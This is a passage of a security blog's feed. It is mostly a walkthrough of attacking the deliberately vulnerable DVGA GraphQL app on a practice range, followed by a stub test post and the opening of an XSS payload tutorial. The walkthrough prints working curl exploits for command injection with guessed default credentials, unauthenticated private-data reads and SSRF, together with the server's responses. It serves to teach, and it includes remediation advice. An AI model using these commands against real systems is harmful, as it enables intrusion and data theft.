  <div style="animation:fadeUp .35s ease .4s both;display:flex;align-items:center;gap:10px;padding:8px 12px;background:#1a1800;border:1px solid #ffeb3b33;border-radius:5px;font-family:'Courier New',monospace;font-size:12px;">
    <span class="badge bm">MEDIUM</span><span style="color:#eee;">GraphQL Introspection Enabled</span><span style="margin-left:auto;color:#ffeb3b;">5.3</span>
  </div>
  <div style="animation:fadeUp .35s ease .5s both;display:flex;align-items:center;gap:10px;padding:8px 12px;background:#1a1800;border:1px solid #ffeb3b33;border-radius:5px;font-family:'Courier New',monospace;font-size:12px;">
    <span class="badge bm">MEDIUM</span><span style="color:#eee;">deleteAllPastes() exposed, unauthenticated</span><span style="margin-left:auto;color:#ffeb3b;">6.5</span>
  </div>
</div>
</div>

<p>With the schema mapped, I categorised everything by what it could actually do if it worked. Two criticals stacked with a HIGH SSRF — that’s a full compromise chain from a single unauthenticated endpoint.</p>

<hr />

<h2 id="phase-5--exploitation">Phase 5 — Exploitation</h2>

<h3 id="f-001--os-command-injection-via-systemdiagnostics-critical-cvss-98">F-001 — OS Command Injection via systemDiagnostics (Critical, CVSS 9.8)</h3>

<div class="anim-wrap" style="padding:14px;">
<div style="display:flex;align-items:center;gap:6px;flex-wrap:wrap;">
  <div class="node" style="border-color:#ff4444;color:#ff4444;animation:pulse 1.5s infinite;">Attacker</div>
  <div style="font-family:'Courier New',monospace;font-size:11px;color:#ff444488;animation:blink 1s infinite;">── admin:changeme ──▶</div>
  <div class="node" style="border-color:#ff9800;color:#ff9800;">systemDiagnostics(cmd)</div>
  <div style="font-family:'Courier New',monospace;font-size:11px;color:#ff980088;animation:blink 1s infinite 0.3s;">── shell exec ──▶</div>
  <div class="node" style="border-color:#ff4444;color:#ff4444;animation:popIn .4s ease 1s both;">RCE ✓</div>
</div>
</div>


<p><code class="language-plaintext highlighter-rouge">systemDiagnostics(username, password, cmd)</code> clearly gates on credentials before doing something — the question was which credentials. First, the obvious guess:</p>

<div class="tool-cmd">$ curl -sk https://pentest-ground.com:5013/graphql \
  -H "Content-Type: application/json" \
  -d '{"query":"query { systemDiagnostics(username: \"admin\", password: \"admin\", cmd: \"id\") }"}'</div>
<div class="tool-out">{"data":{"systemDiagnostics":"Password Incorrect"}}</div>

<p>“Password Incorrect” — not “Username Incorrect” — confirmed <code class="language-plaintext highlighter-rouge">admin</code> was a real username and the check was live, just guessable. A short, respectful pass through common lab default passwords (not a rockyou brute-force — this is a shared community box) landed a hit:</p>

<div class="tool-cmd">$ curl -sk https://pentest-ground.com:5013/graphql \
  -H "Content-Type: application/json" \
  -d '{"query":"query { systemDiagnostics(username: \"admin\", password: \"changeme\", cmd: \"id; hostname; pwd; whoami\") }"}'</div>
<div class="tool-out">{"data":{"systemDiagnostics":"uid=1000(dvga) gid=1000(dvga) groups=1000(dvga)\n595ad4a35012\n/opt/dvga\ndvga\n"}}</div>

<p>Replayed live in the browser to capture it in the act:</p>

<p><img src="/assets/images/posts/2026-08-29-dvga-graphql/04-rce-systemdiagnostics.png" alt="systemDiagnostics resolver executing the injected shell command live" />
<em><code class="language-plaintext highlighter-rouge">admin:changeme</code> clears the credential check, then <code class="language-plaintext highlighter-rouge">cmd</code> runs straight through to a shell — <code class="language-plaintext highlighter-rouge">uid=1000(dvga)</code> back in the response.</em></p>

<p>That’s a shell result, not an error message. <code class="language-plaintext highlighter-rouge">;</code> chaining worked cleanly, meaning <code class="language-plaintext highlighter-rouge">cmd</code> is handed straight to a shell rather than an argv array — full arbitrary command execution as the <code class="language-plaintext highlighter-rouge">dvga</code> user inside the container.</p>

<hr />

<h3 id="f-002--broken-access-control-unauthenticated-private-paste-disclosure-critical-cvss-86">F-002 — Broken Access Control: Unauthenticated Private Paste Disclosure (Critical, CVSS 8.6)</h3>

<div class="anim-wrap" style="padding:14px;">
<div style="display:flex;align-items:center;gap:6px;flex-wrap:wrap;">
  <div class="node" style="border-color:#ff4444;color:#ff4444;animation:pulse 1.5s infinite;">Attacker (no auth)</div>
  <div style="font-family:'Courier New',monospace;font-size:11px;color:#ff444488;animation:blink 1s infinite;">── pastes(public:false) ──▶</div>
  <div class="node" style="border-color:#ff9800;color:#ff9800;">GraphQL Resolver</div>
  <div style="font-family:'Courier New',monospace;font-size:11px;color:#9fef0088;animation:blink 1s infinite 0.3s;">── 200 OK ──▶</div>
  <div class="node" style="border-color:#ff4444;color:#ff4444;animation:popIn .4s ease 1s both;">Private data leaked ✓</div>
</div>
</div>


<p>The <code class="language-plaintext highlighter-rouge">pastes</code> query takes a <code class="language-plaintext highlighter-rouge">public</code> boolean. The obvious question: does the server check who’s asking, or does it just trust the flag?</p>

<div class="tool-cmd">$ curl -sk https://pentest-ground.com:5013/graphql \
  -H "Content-Type: application/json" \
  -d '{"query":"query { pastes(public: false, limit: 10) { id title content public burn ipAddr owner { id name } } }"}'</div>
<div class="tool-out">{"data":{"pastes":[
  {"id":"2","title":"555-555-1337","content":"My Phone Number","public":false,...},
  {"id":"1","title":"Testing Testing","content":"My First Paste","public":false,...}
]}}</div>

<p>Captured live in the browser, no session established beforehand:</p>

<p><img src="/assets/images/posts/2026-08-29-dvga-graphql/03-broken-access-control-private-pastes.png" alt="Unauthenticated pastes(public:false) query returning private paste content" />
<em>Two pastes flagged <code class="language-plaintext highlighter-rouge">"public": false</code>, phone number included, returned to a client that never authenticated.</em></p>

<p>No <code class="language-plaintext highlighter-rouge">Authorization</code> header. No session cookie. No login mutation called first — and it returned private data anyway. Any unauthenticated user can read every private paste in the system.</p>

<hr />

<h3 id="f-003--ssrf-via-importpaste-high-cvss-75">F-003 — SSRF via importPaste (High, CVSS 7.5)</h3>

<div class="anim-wrap" style="padding:14px;">
<div style="display:flex;align-items:center;gap:6px;flex-wrap:wrap;">
  <div class="node" style="border-color:#ff9800;color:#ff9800;animation:pulse 1.5s infinite;">Attacker</div>
  <div style="font-family:'Courier New',monospace;font-size:11px;color:#ff980088;animation:blink 1s infinite;">── host=127.0.0.1 ──▶</div>
  <div class="node" style="border-color:#ff9800;color:#ff9800;">importPaste()</div>
  <div style="font-family:'Courier New',monospace;font-size:11px;color:#ff444488;animation:blink 1s infinite 0.3s;">── blind fetch ──▶</div>
  <div class="node" style="border-color:#ff4444;color:#ff4444;animation:popIn .4s ease 1s both;">504 timeout ✓</div>
</div>
</div>


<p>With RCE already confirmed, <code class="language-plaintext highlighter-rouge">importPaste(host, path, port, scheme)</code> was tested for completeness rather than as the primary path:</p>

<div class="tool-cmd">$ curl -sk https://pentest-ground.com:5013/graphql \
  -H "Content-Type: application/json" \
  -d '{"query":"mutation { importPaste(host: \"127.0.0.1\", path: \"/\", port: 5013, scheme: \"http\") { result } }"}'</div>
<div class="tool-out">HTTP 504 Gateway Time-out (nginx)</div>

<p>Replayed live in the browser to capture the exact behavior:</p>

<p><img src="/assets/images/posts/2026-08-29-dvga-graphql/05-ssrf-importpaste.png" alt="importPaste mutation triggering a blind outbound request that hangs to a 504" />
<em>The request hangs until the upstream proxy gives up — consistent with the backend trying to reach an attacker-chosen host with no destination validation.</em></p>

<p>The 504 is consistent with the backend making a blind outbound request to the attacker-supplied <code class="language-plaintext highlighter-rouge">host:port</code> and hanging past the upstream proxy timeout — the destination is fully attacker-controlled with no allow-list visible in behavior. Full out-of-band confirmation was intentionally not pushed further on this shared instance; the RCE above already demonstrates equal or greater internal-network reach.</p>

<hr />

<h3 id="documented-not-executed--deleteallpastes">Documented, Not Executed — deleteAllPastes()</h3>

<p>The schema also exposes a zero-argument <code class="language-plaintext highlighter-rouge">deleteAllPastes()</code> mutation with the same missing-auth pattern as F-002. This was <strong>deliberately not run</strong> — the target is a shared public practice instance, and executing it would wipe data for every other person testing against it. It’s recorded as a finding from schema exposure plus the access-control pattern already proven above, not as an executed PoC.</p>

<hr />

<h2 id="phase-6--post-exploitation">Phase 6 — Post Exploitation</h2>

<div class="anim-wrap" style="padding:14px;">
<div style="font-size:10px;color:#444;letter-spacing:2px;margin-bottom:12px;">ACCESS TREE — WHAT WAS REACHABLE</div>
<div style="display:flex;flex-direction:column;gap:6px;font-family:'Courier New',monospace;font-size:12px;">
  <div style="animation:fadeUp .3s ease .1s both;padding:8px 12px;background:#1a0000;border:1px solid #ff444433;border-radius:5px;color:#ff4444;">⬛ RCE via systemDiagnostics → full container shell access</div>
  <div style="padding-left:24px;animation:fadeUp .3s ease .3s both;padding:8px 12px 8px 30px;background:#111;border:1px solid #1e1e1e;border-radius:5px;color:#ff9800;">↳ uid=1000(dvga), hostname, /opt/dvga — container fingerprinted</div>
  <div style="animation:fadeUp .3s ease .5s both;padding:8px 12px;background:#1a0000;border:1px solid #ff444433;border-radius:5px;color:#ff4444;">⬛ BAC on pastes() → private paste content dumped, zero auth</div>
  <div style="animation:fadeUp .3s ease .7s both;padding:8px 12px 8px 30px;background:#111;border:1px solid #1e1e1e;border-radius:5px;color:#ff9800;">↳ users() / search() schema also expose a password field (masked server-side)</div>
  <div style="animation:fadeUp .3s ease .9s both;padding:8px 12px;background:#1a1000;border:1px solid #ff980033;border-radius:5px;color:#ff9800;">⬛ SSRF via importPaste → attacker-controlled internal fetch (blind)</div>
</div>
</div>

<p>At this point the application is fully compromised from an unauthenticated starting position. Between the two criticals and the SSRF, an attacker would have: full arbitrary command execution inside the container; complete read access to every “private” paste in the system; and a blind internal-network fetch primitive that, combined with the RCE, gives equivalent reach to whatever else sits on that internal network.</p>

<hr />

<h2 id="kill-chain">Kill Chain</h2>

<style>
@keyframes kc-dash{from{stroke-dashoffset:9}to{stroke-dashoffset:0}}
@keyframes ringpulse{0%,100%{transform:scale(1);border-width:2.5px}50%{transform:scale(1.09);border-width:4px}}
@keyframes rise{from{opacity:0;transform:translateY(8px)}to{opacity:1;transform:translateY(0)}}

.kc{background:#111;border:1px solid #1e1e1e;border-radius:10px;padding:18px 20px;font-family:'Courier New',monospace;margin:20px 0;}
.kc-hdr{font-size:9px;color:#444;letter-spacing:3px;text-transform:uppercase;margin-bottom:18px;}
.kc-row{display:flex;align-items:center;width:100%;margin-bottom:14px;animation:rise .4s ease both;}
.kc-badge-row{font-size:8px;color:#666;letter-spacing:1px;margin-bottom:6px;display:flex;align-items:center;gap:4px;}
.kc-badge-row span{padding:1px 5px;border-radius:2px;font-weight:700;}
.bc{background:#3d0000;color:#ff4444;}
.bh{background:#2a1a00;color:#ff9800;}
.kc-node{display:flex;flex-direction:column;align-items:center;gap:5px;flex-shrink:0;width:72px;}
.kc-circle{width:52px;height:52px;border-radius:50%;display:flex;align-items:center;justify-content:center;font-size:22px;border:2.5px solid;background:#0d0d0d;}
.kc-circle.red{border-color:#ff4444;animation:ringpulse 1.8s ease-in-out infinite;}
.kc-circle.orange{border-color:#ff9800;animation:ringpulse 2.1s ease-in-out infinite 0.3s;}
.kc-circle.green{border-color:#00e676;animation:ringpulse 1.9s ease-in-out infinite 0.9s;}
.kc-circle.blue{border-color:#4488ff;animation:ringpulse 2.4s ease-in-out infinite 0.6s;}
.kc-name{font-size:9px;font-weight:700;letter-spacing:1px;text-transform:uppercase;text-align:center;line-height:1.3;}
.kc-name.red{color:#ff4444;}
.kc-name.orange{color:#ff9800;}
.kc-name.green{color:#00e676;}
.kc-name.blue{color:#4488ff;}
.kc-sub{font-size:8px;color:#444;text-align:center;line-height:1.4;max-width:68px;}
.kc-arrow{flex:1;display:flex;flex-direction:column;align-items:center;padding:0 4px;min-width:0;gap:3px;}
.kc-arrow-lbl{font-size:8px;color:#666;text-align:center;line-height:1.4;max-width:100px;}
.kc-arrow svg{width:100%;height:12px;overflow:visible;}
.kc-div{border:none;border-top:1px solid #1a1a1a;margin:2px 0 10px 0;}
.kc-sum{display:flex;gap:8px;flex-wrap:wrap;padding-top:10px;border-top:1px solid #1a1a1a;margin-top:4px;}
.kc-tag{font-size:8px;padding:2px 7px;border-radius:3px;}
</style>

<div class="kc">
<div class="kc-hdr">ATTACK FLOW — pentest-ground.com:5013 (DVGA)</div>

<div class="kc-badge-row"><span class="bc">MEDIUM · 5.3</span> GraphQL Introspection</div>
<div class="kc-row" style="animation-delay:.05s">
  <div class="kc-node">
    <div class="kc-circle red">🖥️</div>
    <div class="kc-name red">Attacker</div>
    <div class="kc-sub">no credentials</div>
  </div>
  <div class="kc-arrow">
    <div class="kc-arrow-lbl">__schema query</div>
    <svg viewBox="0 0 100 8" preserveAspectRatio="none"><defs><linearGradient id="g1" x1="0%" x2="100%"><stop offset="0%" stop-color="#ff4444" /><stop offset="100%" stop-color="#ff9800" /></linearGradient></defs><line x1="0" y1="4" x2="89" y2="4" stroke="url(#g1)" stroke-width="2" stroke-dasharray="6 3" style="animation:kc-dash .35s linear infinite" /><polygon points="91,1.5 100,4 91,6.5" fill="#ff9800" /></svg>
  </div>
  <div class="kc-node">
    <div class="kc-circle orange">🌐</div>
    <div class="kc-name orange">/graphql</div>
    <div class="kc-sub">introspection on</div>
  </div>
  <div class="kc-arrow">
    <div class="kc-arrow-lbl">full schema returned</div>
    <svg viewBox="0 0 100 8" preserveAspectRatio="none"><defs><linearGradient id="g2" x1="0%" x2="100%"><stop offset="0%" stop-color="#ff9800" /><stop offset="100%" stop-color="#ff4444" /></linearGradient></defs><line x1="0" y1="4" x2="89" y2="4" stroke="url(#g2)" stroke-width="2" stroke-dasharray="6 3" style="animation:kc-dash .3s linear infinite" /><polygon points="91,1.5 100,4 91,6.5" fill="#ff4444" /></svg>
  </div>
  <div class="kc-node">
    <div class="kc-circle red">🗺️</div>
    <div class="kc-name red">Attack Map</div>
    <div class="kc-sub">every field known</div>
  </div>
</div>

<hr class="kc-div" />

<div class="kc-badge-row"><span class="bc">F-001 · CRITICAL · 9.8</span> Command Injection</div>
<div class="kc-row" style="animation-delay:.2s">
  <div class="kc-node">
    <div class="kc-circle red">🖥️</div>
    <div class="kc-name red">Attacker</div>
    <div class="kc-sub">admin:changeme</div>
  </div>
  <div class="kc-arrow">
    <div class="kc-arrow-lbl">systemDiagnostics</div>
    <svg viewBox="0 0 100 8" preserveAspectRatio="none"><defs><linearGradient id="g3" x1="0%" x2="100%"><stop offset="0%" stop-color="#ff4444" /><stop offset="100%" stop-color="#ff9800" /></linearGradient></defs><line x1="0" y1="4" x2="89" y2="4" stroke="url(#g3)" stroke-width="2" stroke-dasharray="6 3" style="animation:kc-dash .4s linear infinite .05s" /><polygon points="91,1.5 100,4 91,6.5" fill="#ff9800" /></svg>
  </div>
  <div class="kc-node">
    <div class="kc-circle orange">🐚</div>
    <div class="kc-name orange">Shell</div>
    <div class="kc-sub">cmd → shell=True</div>
  </div>
  <div class="kc-arrow">
    <div class="kc-arrow-lbl">id; whoami</div>
    <svg viewBox="0 0 100 8" preserveAspectRatio="none"><defs><linearGradient id="g4" x1="0%" x2="100%"><stop offset="0%" stop-color="#ff9800" /><stop offset="100%" stop-color="#00e676" /></linearGradient></defs><line x1="0" y1="4" x2="89" y2="4" stroke="url(#g4)" stroke-width="2" stroke-dasharray="6 3" style="animation:kc-dash .28s linear infinite" /><polygon points="91,1.5 100,4 91,6.5" fill="#00e676" /></svg>
  </div>
  <div class="kc-node">
    <div class="kc-circle green">💻</div>
    <div class="kc-name green">Container RCE</div>
    <div class="kc-sub">uid=1000(dvga)</div>
  </div>
</div>

<hr class="kc-div" />

<div class="kc-badge-row"><span class="bc">F-002 · CRITICAL · 8.6</span> Broken Access Control</div>
<div class="kc-row" style="animation-delay:.35s">
  <div class="kc-node">
    <div class="kc-circle orange">👤</div>
    <div class="kc-name orange">Anon User</div>
    <div class="kc-sub">no session</div>
  </div>
  <div class="kc-arrow">
    <div class="kc-arrow-lbl">pastes(public:false)</div>
    <svg viewBox="0 0 100 8" preserveAspectRatio="none"><defs><linearGradient id="g5" x1="0%" x2="100%"><stop offset="0%" stop-color="#ff9800" /><stop offset="100%" stop-color="#ff4444" /></linearGradient></defs><line x1="0" y1="4" x2="89" y2="4" stroke="url(#g5)" stroke-width="2" stroke-dasharray="6 3" style="animation:kc-dash .38s linear infinite .08s" /><polygon points="91,1.5 100,4 91,6.5" fill="#ff4444" /></svg>
  </div>
  <div class="kc-node">
    <div class="kc-circle orange">📦</div>
    <div class="kc-name orange">Resolver</div>
    <div class="kc-sub">trusts client flag</div>
  </div>
  <div class="kc-arrow">
    <div class="kc-arrow-lbl">private rows returned</div>
    <svg viewBox="0 0 100 8" preserveAspectRatio="none"><defs><linearGradient id="g6" x1="0%" x2="100%"><stop offset="0%" stop-color="#ff9800" /><stop offset="100%" stop-color="#ff4444" /></linearGradient></defs><line x1="0" y1="4" x2="89" y2="4" stroke="url(#g6)" stroke-width="2" stroke-dasharray="6 3" style="animation:kc-dash .32s linear infinite" /><polygon points="91,1.5 100,4 91,6.5" fill="#ff4444" /></svg>
  </div>
  <div class="kc-node">
    <div class="kc-circle red">⚠️</div>
    <div class="kc-name red">Data Leak</div>
    <div class="kc-sub">PII exposed</div>
  </div>
</div>

<hr class="kc-div" />

<div class="kc-badge-row"><span class="bh">F-003 · HIGH · 7.5</span> SSRF</div>
<div class="kc-row" style="animation-delay:.5s">
  <div class="kc-node">
    <div class="kc-circle orange">🖥️</div>
    <div class="kc-name orange">Attacker</div>
    <div class="kc-sub">host=127.0.0.1</div>
  </div>
  <div class="kc-arrow">
    <div class="kc-arrow-lbl">importPaste()</div>
    <svg viewBox="0 0 100 8" preserveAspectRatio="none"><defs><linearGradient id="g7" x1="0%" x2="100%"><stop offset="0%" stop-color="#ff9800" /><stop offset="100%" stop-color="#4488ff" /></linearGradient></defs><line x1="0" y1="4" x2="89" y2="4" stroke="url(#g7)" stroke-width="2" stroke-dasharray="6 3" style="animation:kc-dash .42s linear infinite .1s" /><polygon points="91,1.5 100,4 91,6.5" fill="#4488ff" /></svg>
  </div>
  <div class="kc-node">
    <div class="kc-circle blue">🌐</div>
    <div class="kc-name blue">Backend</div>
    <div class="kc-sub">no allow-list</div>
  </div>
  <div class="kc-arrow">
    <div class="kc-arrow-lbl">blind fetch → 504</div>
    <svg viewBox="0 0 100 8" preserveAspectRatio="none"><defs><linearGradient id="g8" x1="0%" x2="100%"><stop offset="0%" stop-color="#4488ff" /><stop offset="100%" stop-color="#ff4444" /></linearGradient></defs><line x1="0" y1="4" x2="89" y2="4" stroke="url(#g8)" stroke-width="2" stroke-dasharray="6 3" style="animation:kc-dash .36s linear infinite .05s" /><polygon points="91,1.5 100,4 91,6.5" fill="#ff4444" /></svg>
  </div>
  <div class="kc-node">
    <div class="kc-circle red">🔓</div>
    <div class="kc-name red">Internal Reach</div>
    <div class="kc-sub">confirmed via F-001</div>
  </div>
</div>

<div class="kc-sum">
  <span class="kc-tag" style="background:#1a0000;color:#ff4444;">● 2 CRITICAL</span>
  <span class="kc-tag" style="background:#1a0e00;color:#ff9800;">● 1 HIGH</span>
  <span class="kc-tag" style="background:#002a14;color:#00e676;">✓ 4 chains confirmed</span>
  <span class="kc-tag" style="background:#0d0d0d;color:#444;">1 documented, not executed</span>
</div>
</div>

<hr />

<h2 id="key-takeaways">Key Takeaways</h2>

<ul>
  <li>Introspection is a force-multiplier for every other bug on this list — it turned blind API testing into “read the schema, go straight to the interesting fields.”</li>
  <li>Client-supplied flags (<code class="language-plaintext highlighter-rouge">public: false</code>) are not access control. Every access decision has to be re-derived server-side from who is actually asking.</li>
  <li>A parameter literally named <code class="language-plaintext highlighter-rouge">cmd</code> next to a login-gated resolver is still worth testing — weak/default credentials on debug endpoints are common enough to justify a short, respectful guess list.</li>
  <li><strong>If your GraphQL API would be safe with introspection on, verbose errors on, and every filter client-trusted — you don’t need any of those safety nets, so turn them off anyway.</strong></li>
</ul>

<h2 id="remediation-summary">Remediation Summary</h2>

<table>
  <thead>
    <tr>
      <th>Finding</th>
      <th>Root Cause</th>
      <th>Fix</th>
    </tr>
  </thead>
  <tbody>
    <tr>
      <td>F-001 Command Injection</td>
      <td><code class="language-plaintext highlighter-rouge">cmd</code> passed to a shell; weak hardcoded credential</td>
      <td>Remove debug resolvers from shared builds; use <code class="language-plaintext highlighter-rouge">subprocess</code> with an argument list, never <code class="language-plaintext highlighter-rouge">shell=True</code>; rotate credentials</td>
    </tr>
    <tr>
      <td>F-002 Broken Access Control</td>
      <td>Visibility filter trusted from client</td>
      <td>Re-check ownership/session server-side for every record returned</td>
    </tr>
    <tr>
      <td>F-003 SSRF</td>
      <td>No destination validation on <code class="language-plaintext highlighter-rouge">importPaste</code></td>
      <td>Allow-list host/port/scheme; block loopback/link-local/RFC1918</td>
    </tr>
    <tr>
      <td>GraphQL Introspection</td>
      <td>Left enabled outside dev</td>
      <td>Disable introspection and GraphiQL in any non-development environment</td>
    </tr>
    <tr>
      <td>deleteAllPastes exposed</td>
      <td>No auth on a destructive mutation</td>
      <td>Require authentication + admin authorization + confirmation</td>
    </tr>
  </tbody>
</table>

<hr />

<h2 id="disclaimer">Disclaimer</h2>

<p>This assessment was conducted against <strong>pentest-ground.com</strong>, a public security-testing practice range, with authorization confirmed for this engagement and scope limited to port 5013. The <code class="language-plaintext highlighter-rouge">deleteAllPastes()</code> mutation identified in the schema was documented but deliberately not executed, out of consideration for other users of this shared instance. All techniques documented here are for educational purposes only. Do not replicate against systems you don’t own or have explicit permission to test.</p>

<hr />

<p><a href="https://buymeacoffee.com/sweshinfosec" class="bmac-btn" target="_blank">☕ Buy Me a Coffee</a></p>

<hr />
<p><em>Generated with BlackOps — <a href="https://sweshinfosec.github.io">SweshInfoSec</a></em></p>]]></content><author><name>SweshInfoSec</name></author><category term="infosec" /><category term="pentest" /><category term="blackops" /><category term="sweshinfosec" /><category term="walkthrough" /><category term="web-application-pentest" /><category term="graphql" /><category term="dvga" /><category term="rce" /><category term="remote-code-execution" /><category term="command-injection" /><category term="broken-access-control" /><category term="bac" /><category term="ssrf" /><category term="server-side-request-forgery" /><category term="graphql-introspection" /><category term="information-disclosure" /><category term="insecure-cookie" /><category term="missing-hsts" /><category term="owasp" /><category term="owasp-a01-broken-access-control" /><category term="owasp-a03-injection" /><category term="owasp-a05-security-misconfiguration" /><category term="owasp-a10-ssrf" /><category term="cwe-78" /><category term="cwe-284" /><category term="cwe-918" /><category term="cwe-200" /><category term="cwe-614" /><category term="wstg-inpv-05" /><category term="wstg-athz-02" /><category term="wstg-conf-07" /><category term="nmap" /><category term="wafw00f" /><category term="testssl" /><category term="curl" /><summary type="html"><![CDATA[Step-by-step: unauthenticated GraphQL introspection to full RCE on DVGA — 2 criticals, one HIGH SSRF, full kill chain.]]></summary></entry><entry><title type="html">Test</title><link href="https://sweshinfosec.github.io/iot-pentest/test/" rel="alternate" type="text/html" title="Test" /><published>2026-05-14T00:00:00+00:00</published><updated>2026-05-14T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/iot-pentest/test</id><content type="html" xml:base="https://sweshinfosec.github.io/iot-pentest/test/"><![CDATA[<p>CHecking</p>]]></content><author><name>SweshInfoSec</name></author><category term="iot-pentest" /><category term="SANS25" /><summary type="html"><![CDATA[Test Sub]]></summary></entry><entry><title type="html">XSS — Basic JavaScript Payload</title><link href="https://sweshinfosec.github.io/tools/payloads/xss/xss-basic-javascript-payload/" rel="alternate" type="text/html" title="XSS — Basic JavaScript Payload" /><published>2026-05-14T00:00:00+00:00</published><updated>2026-05-14T00:00:00+00:00</updated><id>https://sweshinfosec.github.io/tools/payloads/xss/xss-basic-javascript-payload</id><content type="html" xml:base="https://sweshinfosec.github.io/tools/payloads/xss/xss-basic-javascript-payload/"><![CDATA[<style>
.tool-cmd{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #9fef00;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:12px;color:#9fef00;margin:10px 0;white-space:pre-wrap;}
.tool-out{background:#0a0a0a;border:1px solid #1e1e1e;border-left:3px solid #4488ff;border-radius:4px;padding:10px 14px;font-family:'Courier New',monospace;font-size:11px;color:#888;margin:10px 0;white-space:pre-wrap;line-height:1.8;}
.remediation-box{background:#050d05;border:1px solid #9fef0022;border-radius:6px;padding:10px 14px;margin:16px 0;font-size:12px;color:#9fef0088;font-family:'Courier New',monospace;}
.remediation-box strong{color:#9fef00;}
table{width:100%;border-collapse:collapse;font-family:'Courier New',monospace;font-size:12px;margin:16px 0;}
th{background:#0a0a0a;color:#9fef00;padding:8px 12px;border:1px solid #1e1e1e;text-align:left;}
td{padding:8px 12px;border:1px solid #1e1e1e;color:#ccc;}
</style>

<h2 id="what-this-is">What This Is</h2>

<p>Before you can run any XSS attack, you need to understand what the browser is actually executing. This is the base JavaScript structure — the logic behind how payloads like <code class="language-plaintext highlighter-rouge">alert(1)</code> work under the hood.</p>

<div class="tool-cmd">// Basic JS structure used in XSS payloads</div>

<div class="language-javascript highlighter-rouge"><div class="highlight"><pre class="highlight"><code><span class="kd">function</span> <span class="nx">processData</span><span class="p">(</span><span class="nx">data</span><span class="p">)</span> <span class="p">{</span>
  <span class="nx">data</span><span class="p">.</span><span class="nx">items</span><span class="p">.</span><span class="nx">forEach</span><span class="p">(</span><span class="nx">item</span> <span class="o">=&gt;</span> <span class="p">{</span>
    <span class="nx">console</span><span class="p">.</span><span class="nx">log</span><span class="p">(</span><span class="nx">item</span><span class="p">)</span>
  <span class="p">});</span>
<span class="p">}</span>

<span class="kd">let</span> <span class="nx">foo</span> <span class="o">=</span> <span class="p">{</span>
  <span class="na">items</span><span class="p">:</span> <span class="p">[</span>
    <span class="dl">"</span><span class="s2">Hello</span><span class="dl">"</span><span class="p">,</span>
    <span class="dl">"</span><span class="s2">Hacker</span><span class="dl">"</span><span class="p">,</span>
    <span class="dl">"</span><span class="s2">Here</span><span class="dl">"</span>
  <span class="p">]</span>
<span class="p">}</span>

<span class="nx">processData</span><span class="p">(</span><span class="nx">foo</span><span class="p">)</span>
</code></pre></div></div>

<h2 id="why-it-matters">Why It Matters</h2>

<p>When you inject <code class="language-plaintext highlighter-rouge">&lt;script&gt;alert(1)&lt;/script&gt;</code> into a page, the browser parses and runs it as JavaScript. Understanding how the runtime processes objects, loops, and functions lets you craft more complex payloads — data extraction, DOM manipulation, exfiltration — not just pop-ups.</p>

<h2 id="basic-injection-starters">Basic Injection Starters</h2>

